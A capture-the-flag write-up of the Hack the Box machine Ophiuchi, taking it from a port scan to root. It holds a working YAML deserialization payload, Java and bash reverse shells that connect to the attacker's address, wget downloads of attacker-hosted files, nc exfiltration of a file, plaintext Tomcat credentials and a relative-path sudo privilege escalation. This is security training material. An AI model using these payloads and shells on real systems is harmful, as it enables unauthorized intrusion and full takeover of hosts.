Ophiuchi Writeup

Hack the Box

Matthias Penner, matthias.penner10@gmail.com

Synopsis


Ophiuchi is a medium difficulty Linux machine which contains a web server that parses YAML in a way that allows for insecure deserialization. This vulnerability is leveraged to obtain arbitrary code execution and a shell on the machine. Once a shell has been obtained, we can locate a set of credentials for the admin user in the web server configuration files. After having switched to the admin user, we can run a program written in Go as sudo. This program executes a WebAssembly file and an `sh` file. These files are not accessed using absolute paths and as a result the attacker effectively has full control over these files when being run through the Go program. The WebAssembly file can then be modified to force the program to execute the `sh` file which can contain any arbitrary code chosen by the attacker. After these modifications have been made, the Go file can be run granting the attacker full root access to the machine.

Enumeration

```
# Nmap 7.91 scan initiated Sun Jun 13 18:14:00 2021 as: nmap -p- -A -T5 -oA nmap/Ophiuchi
↪  10.10.10.227
Warning: 10.10.10.227 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.227
Host is up (0.048s latency).
Not shown: 65505 closed ports, 28 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6d:fc:68:e2:da:5e:80:df:bc:d0:45:f5:29:db:04:ee (RSA)
|   256 7a:c9:83:7e:13:cb:c3:f9:59:1e:53:21:ab:19:76:ab (ECDSA)
|_  256 17:6b:c3:a8:fc:5d:36:08:a1:40:89:d2:f4:0a:c6:46 (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.38
|_http-title: Parse YAML
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun 13 18:15:55 2021 -- 1 IP address (1 host up) scanned in 114.79 seconds
```

The Nmap scan revealed that not many ports are open on this machine. SSH is rarely an attack vector on its own, so we will start with the Apache Tomcat server on port 8080.



When clicking on the “PARSE” button, we get redirected to a page that says that this feature has been put on hold.



```
Due to security reason this feature has been temporarily on hold. We will soon fix the issue!
```

Insecure Deserialization

While we may not get any output, we have no reason to believe that the YAML being sent isn’t being parsed anyways. YAML is a human readable serialization language that is designed to work with a variety of different programming languages. As a result, this web application is potentially vulnerable to an insecure deserialization attack. This web server is running Apache Tomcat, so we can assume for now that it is using Java. The first thing we will want to do is to get some sort of confirmation that the web server is in fact parsing the YAML provided. To do this, we will send a YAML payload that makes a request back to a web server that we control. The payload we will be using can be found here: https://github.com/artsploit/yaml-payload.

```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://10.10.14.16/"]
```

```
  ]]
]
```




```
kali@kali:~/Documents/CTF/HTB/Machines/Ophiuchi$ python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.227 - - [14/Sep/2021 14:29:36] code 404, message File not found
10.10.10.227 - - [14/Sep/2021 14:29:36] "HEAD
↪  /META-INF/services/javax.script.ScriptEngineFactory HTTP/1.1" 404 -
```

With the incoming request on our HTTP server, we can confirm that the web server is in fact parsing the YAML payload. The next step would be to generate a payload that send us a reverse shell. The repository which provided the YAML payload contains a template Java file that can be used to generate a payload that will execute when the YAML has been parse. The only code which we need to change is in the constructor since that's where the reverse shell is created and the rest of the template is simply ensuring the interface's requirements are met.

```
    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec(new String[]{"/bin/bash","-c","exec
↪  5<>/dev/tcp/10.10.14.16/4444;cat <&5 | while read line; do $line 2>&5 >&5; done"});
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
```

All that is left now is to run compile the payload and execute the payload.

```
kali@kali:~/Documents/CTF/HTB/Machines/Ophiuchi/yaml-payload$ javac
↪  src/artsploit/AwesomeScriptEngineFactory.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
kali@kali:~/Documents/CTF/HTB/Machines/Ophiuchi/yaml-payload$ jar -cvf yaml-payload.jar -C
↪  src/ .
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
added manifest
ignoring entry META-INF/
adding: META-INF/services/(in = 0) (out= 0)(stored 0%)
adding: META-INF/services/javax.script.ScriptEngineFactory(in = 36) (out= 38)(deflated -5%)
adding: artsploit/(in = 0) (out= 0)(stored 0%)
adding: artsploit/exploit.class(in = 1679) (out= 715)(deflated 57%)
adding: artsploit/AwesomeScriptEngineFactory.java(in = 1568) (out= 463)(deflated 70%)
adding: artsploit/AwesomeScriptEngineFactory.class(in = 1734) (out= 759)(deflated 56%)
kali@kali:~/Documents/CTF/HTB/Machines/Ophiuchi/yaml-payload$
```

```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://10.10.14.16/yaml-payload.jar"]
  ]]
]
```


```
kali@kali:~/Documents/CTF/HTB/Machines/Ophiuchi$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.227] 58508
whoami
tomcat
```

Upgrading the Shell

I was having trouble upgrading to a pty shell by using a bash one liner, so I instead wrote my code to a file and transferred it over to the machine and ran that instead.

```
wget http://10.10.14.16/shell.py
--2021-09-14 18:52:47--  http://10.10.14.16/shell.py
Connecting to 10.10.14.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 35 [text/plain]
Saving to: ‘shell.py’
```

```
     0K                                                      100% 4.16M=0s

2021-09-14 18:52:47 (4.16 MB/s) - ‘shell.py’ saved [35/35]

python3 shell.py
tomcat@ophiuchi:/tmp$ ^Z
[1]+  Stopped                 nc -nvlp 4444
kali@kali:~/Documents/CTF/HTB/Machines/Ophiuchi$ stty raw -echo
nc -nvlp 4444ocuments/CTF/HTB/Machines/Ophiuchi$

tomcat@ophiuchi:/tmp$ export TERM=xterm
tomcat@ophiuchi:/tmp$
```

Lateral Movement

We can find the `user.txt` file in the home directory for the admin user. Unfortunately, we do not have sufficient permissions in order to read the file. This means we need to find a way to elevate our permissions before accessing this file. The first place to look when attempting lateral movement is configuration files in the directory containing the web server.

```
tomcat@ophiuchi:~$ ls
bin           conf             lib      logs    README.md      RUNNING.txt  webapps
BUILDING.txt  CONTRIBUTING.md  LICENSE  NOTICE  RELEASE-NOTES  temp         work
tomcat@ophiuchi:~$ cd conf
tomcat@ophiuchi:~/conf$ ls
catalina.policy      context.xml           jaspic-providers.xsd  server.xml
↪  tomcat-users.xsd
catalina.properties  jaspic-providers.xml  logging.properties    tomcat-users.xml  web.xml
tomcat@ophiuchi:~/conf$
```

Looking inside the conf folder of the web server, we can see a file called `tomcat-users.xml`. This file could potentially hold credentials which we could use to change users on the machine.

```
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0
```

```
  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
        version="1.0">
<user username="admin" password="whythereisalimit" roles="manager-gui,admin-gui"/>
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
</tomcat-users>
tomcat@ophiuchi:~/conf$
```

Looking through the XML file, we can see the credentials (admin:whythereisalimit). That appears to be exactly what we are looking for. Let's try switching to the admin user.

```
tomcat@ophiuchi:~/conf$ su admin
Password:
admin@ophiuchi:/opt/tomcat/conf$
```

User Flag

Success! Now we should be able to read the `user.txt` file.

```
admin@ophiuchi:~$ cat user.txt
a4cf5**********************1b73fa
admin@ophiuchi:~$
```

Privilege Escalation

The first thing I always check after gaining credentials for a user on the system is what commands they can run with sudo.

```
admin@ophiuchi:~$ sudo -l
Matching Defaults entries for admin on ophiuchi:
    env_reset, mail_badpass,
↪  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
admin@ophiuchi:~$
```

It appears that the admin user can run `/opt/wasm-functions/index.go` with sudo. Running the program as sudo gives us a bunch of errors when running it from admin's home directory.

```
admin@ophiuchi:~$ sudo /usr/bin/go run /opt/wasm-functions/index.go
panic: runtime error: index out of range [0] with length 0

goroutine 1 [running]:
github.com/wasmerio/wasmer-go/wasmer.NewInstanceWithImports.func1(0x0, 0x0, 0xc000040c90,
↪  0x5d1200, 0x200000003)
        /root/go/src/github.com/wasmerio/wasmer-go/wasmer/instance.go:94 +0x201
github.com/wasmerio/wasmer-go/wasmer.newInstanceWithImports(0xc000086020, 0xc000040d48, 0x0,
↪  0x0, 0x0, 0x0, 0x0, 0x0, 0xc000040d70)
        /root/go/src/github.com/wasmerio/wasmer-go/wasmer/instance.go:137 +0x1d3
github.com/wasmerio/wasmer-go/wasmer.NewInstanceWithImports(0x0, 0x0, 0x0, 0xc000086020, 0x0,
↪  0x0, 0x0, 0x0, 0x0, 0x4e6180, ...)
        /root/go/src/github.com/wasmerio/wasmer-go/wasmer/instance.go:87 +0xa6
github.com/wasmerio/wasmer-go/wasmer.NewInstance(0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
↪  0x4e6180, 0x1)
        /root/go/src/github.com/wasmerio/wasmer-go/wasmer/instance.go:82 +0xc9
main.main()
        /opt/wasm-functions/index.go:14 +0x6d
exit status 2
admin@ophiuchi:~$
```

Reading `index.go`

Upon closer inspection, we can see that we do not have write permissions for this file and cannot modify it directly. That being said, we do have read permissions which can potentially reveal other ways in which we can exploit this.

```
package main

import (
        "fmt"
        wasm "github.com/wasmerio/wasmer-go/wasmer"
        "os/exec"
        "log"
)


func main() {
        bytes, _ := wasm.ReadBytes("main.wasm")

        instance, _ := wasm.NewInstance(bytes)
        defer instance.Close()
        init := instance.Exports["info"]
        result,_ := init()
        f := result.String()
        if (f != "1") {
                fmt.Println("Not ready to deploy")
        } else {
                fmt.Println("Ready to deploy")
                out, err := exec.Command("/bin/sh", "deploy.sh").Output()
                if err != nil {
                        log.Fatal(err)
                }
                fmt.Println(string(out))
        }
}
```

We can see that on the first line of the `main` function that the file `main.wasm` is being read using the `wasm` package. A quick google search reveals that the `wasm` package provides utilities related to executing WebAssembly. The next thing to note is that the `main` function eventually reaches a conditional statement. If the condition `f != "1"` is true, the program does nothing and terminates. If `f == "1"`, then we enter the else block and run a file by the name of `deploy.sh`. The vulnerability lies in two lines of code, the line reading `main.wasm`, and the line executing `deploy.sh`. These lines do not use absolute paths and as a result, an attacker can run this program from a directory they can write to and create their own `main.wasm` and `deploy.sh`. However, in order to reach the execution of `deploy.sh`, we first need to ensure that `f == "1"` when we reach the conditional statement. Looking at the code, it appears that the value for the variable `f` is derived somehow from

the file `main.wasm`. In order to make this more clear, we can try to find `main.wasm` on the box and run `index.go` from the directory containing `main.wasm`.

```
admin@ophiuchi:~$ find / -name main.wasm 2>/dev/null
/opt/wasm-functions/main.wasm
/opt/wasm-functions/backup/main.wasm
admin@ophiuchi:~$ ls -la /opt/wasm-functions/main.wasm
-rwxrwxr-x 1 root root 1479371 Oct 14  2020 /opt/wasm-functions/main.wasm
admin@ophiuchi:~$
```

```
admin@ophiuchi:/opt/wasm-functions$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Not ready to deploy
admin@ophiuchi:/opt/wasm-functions$
```

```
admin@ophiuchi:/opt/wasm-functions/backup$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Not ready to deploy
admin@ophiuchi:/opt/wasm-functions/backup$
```

Analyzing `main.wasm`

Both `main.wasm` files on the system did not result in the else statement found in `index.go` to be executed. This means we will have to modify one of the `main.wasm` files and run the program from a directory we have write permissions to. We can start by decompiling `main.wasm` in order to gain more insight on the execution of the program. Since the `index.go` file is in the same directory as `/opt/wasm-functions/main.wasm` we will go with that one. The next step is to send the file back to our attacker machine in order to further analyze it.

```
admin@ophiuchi:~$ cat /opt/wasm-functions/main.wasm | nc 10.10.14.16 80
admin@ophiuchi:~$
```

```
kali@kali:~/Documents/CTF/HTB/Machines/Ophiuchi$ nc -nvlp 80 > main.wasm
listening on [any] 80 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.227] 42436
^C
kali@kali:~/Documents/CTF/HTB/Machines/Ophiuchi$
```

To decompile the program we will be using the WebAssembly Binary Toolkit (WABT). This tool provides several commands to convert to and from WebAssembly. Using the command `wasm-decopmile`, we can decompile the binary WebAssembly file into a C-like program.

```
kali@kali:~/Documents/CTF/HTB/Machines/Ophiuchi$ wasm-decompile main.wasm
export memory memory(initial: 16, max: 0);

global g_a:int = 1048576;
export global data_end:int = 1048576;
export global heap_base:int = 1048576;

table T_a:funcref(min: 1, max: 1);

export function info():int {
  return 0
}

kali@kali:~/Documents/CTF/HTB/Machines/Ophiuchi$
```

Manipulating the Execution Flow of `index.go`

The only code of note in the decompiled WebAssembly file is the `info` function. That being said, if we look back at the code found in the file `index.go`, the discovery of this function provides a lot of context regarding how the value of the `f` variable is determinied.

```
bytes, _ := wasm.ReadBytes("main.wasm")
instance, _ := wasm.NewInstance(bytes)
defer instance.Close()
init := instance.Exports["info"]
result,_ := init()
f := result.String()
```

The first line of the main function reads the `main.wasm` file and saves it in the `bytes` variable. The second line creates an instance based on those bytes. The fourth line exports something with the key "info" to a variable called `init`. On the fifth line, the `init` variable is run as a function. On the final line, the result of running `init` is converted to a string and stored in `f` which is the variable being examined in the conditional statement we want to control. When we first saw this code, we did not know what the key "info" was tied to. After decompiling the `main.wasm` file, we now know that it contains a function called `info` which returns the value `0`. We then execute this function after it is exported and save the result in `f`. Since the result wasn't equal to `1`, the code in the else statement was never reached. All we have to do to reach that else statement is to change the value being returned by the `info` functiton in `main.wasm` and we should be able to reach the desired code.

Modifying `main.wasm`

We cannot use the C-like code generated earlier as there is no way to compile this back into a `wasm` file using `wabt`. Instead we will need to convert `main.wasm` from binary WebAssembly to text We-

bAssembly which we can edit and then convert back to binary WebAssembly.

```
kali@kali:~/Documents/CTF/HTB/Machines/Ophiuchi$ wasm2wat main.wasm > main.wat
```

```
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 0)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))
```

Looking at the third line of `main.wat` we can see a function declaration for `info`. This function declaration defines the return value as a 32-bit integer and on the following line declares the return value as a constant with a value of `0`. All we need to do is change that `0` to a `1` and recompile it to `main.wasm`.

```
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 1)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))
```

```
kali@kali:~/Documents/CTF/HTB/Machines/Ophiuchi$ wat2wasm main.wat > main.wasm
kali@kali:~/Documents/CTF/HTB/Machines/Ophiuchi$
```

Now that we have the final version of `main.wasm` we need to transfer it to the box in a directory we can write to and run the program.

```
kali@kali:~/Documents/CTF/HTB/Machines/Ophiuchi$ python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

```
admin@ophiuchi:/tmp$ wget http://10.10.14.16/main.wasm
--2021-09-14 20:17:27--  http://10.10.14.16/main.wasm
Connecting to 10.10.14.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 112 [application/wasm]
Saving to: ‘main.wasm’

main.wasm                     100%[=============================================>]     112
↪  --.-KB/s    in 0s

2021-09-14 20:17:27 (11.6 MB/s) - ‘main.wasm’ saved [112/112]

admin@ophiuchi:/tmp$
```

```
admin@ophiuchi:/tmp$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy
2021/09/14 20:18:04 exit status 127
exit status 1
admin@ophiuchi:/tmp$
```

Ready to deploy! We ran the code in the else statement. Next we need to create our own version of `deploy.sh` and we will be done.

Obtaining Arbitrary Code Execution

The code in `deploy.sh` can be anything we want. I will send a reverse shell to my attacker machine, but there are many other options that can be used in this scenario.

```
#!/usr/bin/sh

bash -c 'bash -i >& /dev/tcp/10.10.14.16/5555 0>&1'
```

```
admin@ophiuchi:/tmp$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy
```

```
kali@kali:~/Documents/CTF/HTB/Machines/Ophiuchi$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.227] 34056
root@ophiuchi:/tmp#
```

Root Flag

```
root@ophiuchi:~# id && hostname && cat root.txt && ifconfig
id && hostname && cat root.txt && ifconfig
uid=0(root) gid=0(root) groups=0(root)
ophiuchi
1fedc**********************11be5
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.227  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 dead:beef::250:56ff:feb9:ce6a  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:ce6a  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:ce:6a  txqueuelen 1000  (Ethernet)
        RX packets 6230  bytes 508991 (508.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2916  bytes 3487020 (3.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24292  bytes 1735440 (1.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24292  bytes 1735440 (1.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@ophiuchi:~#
```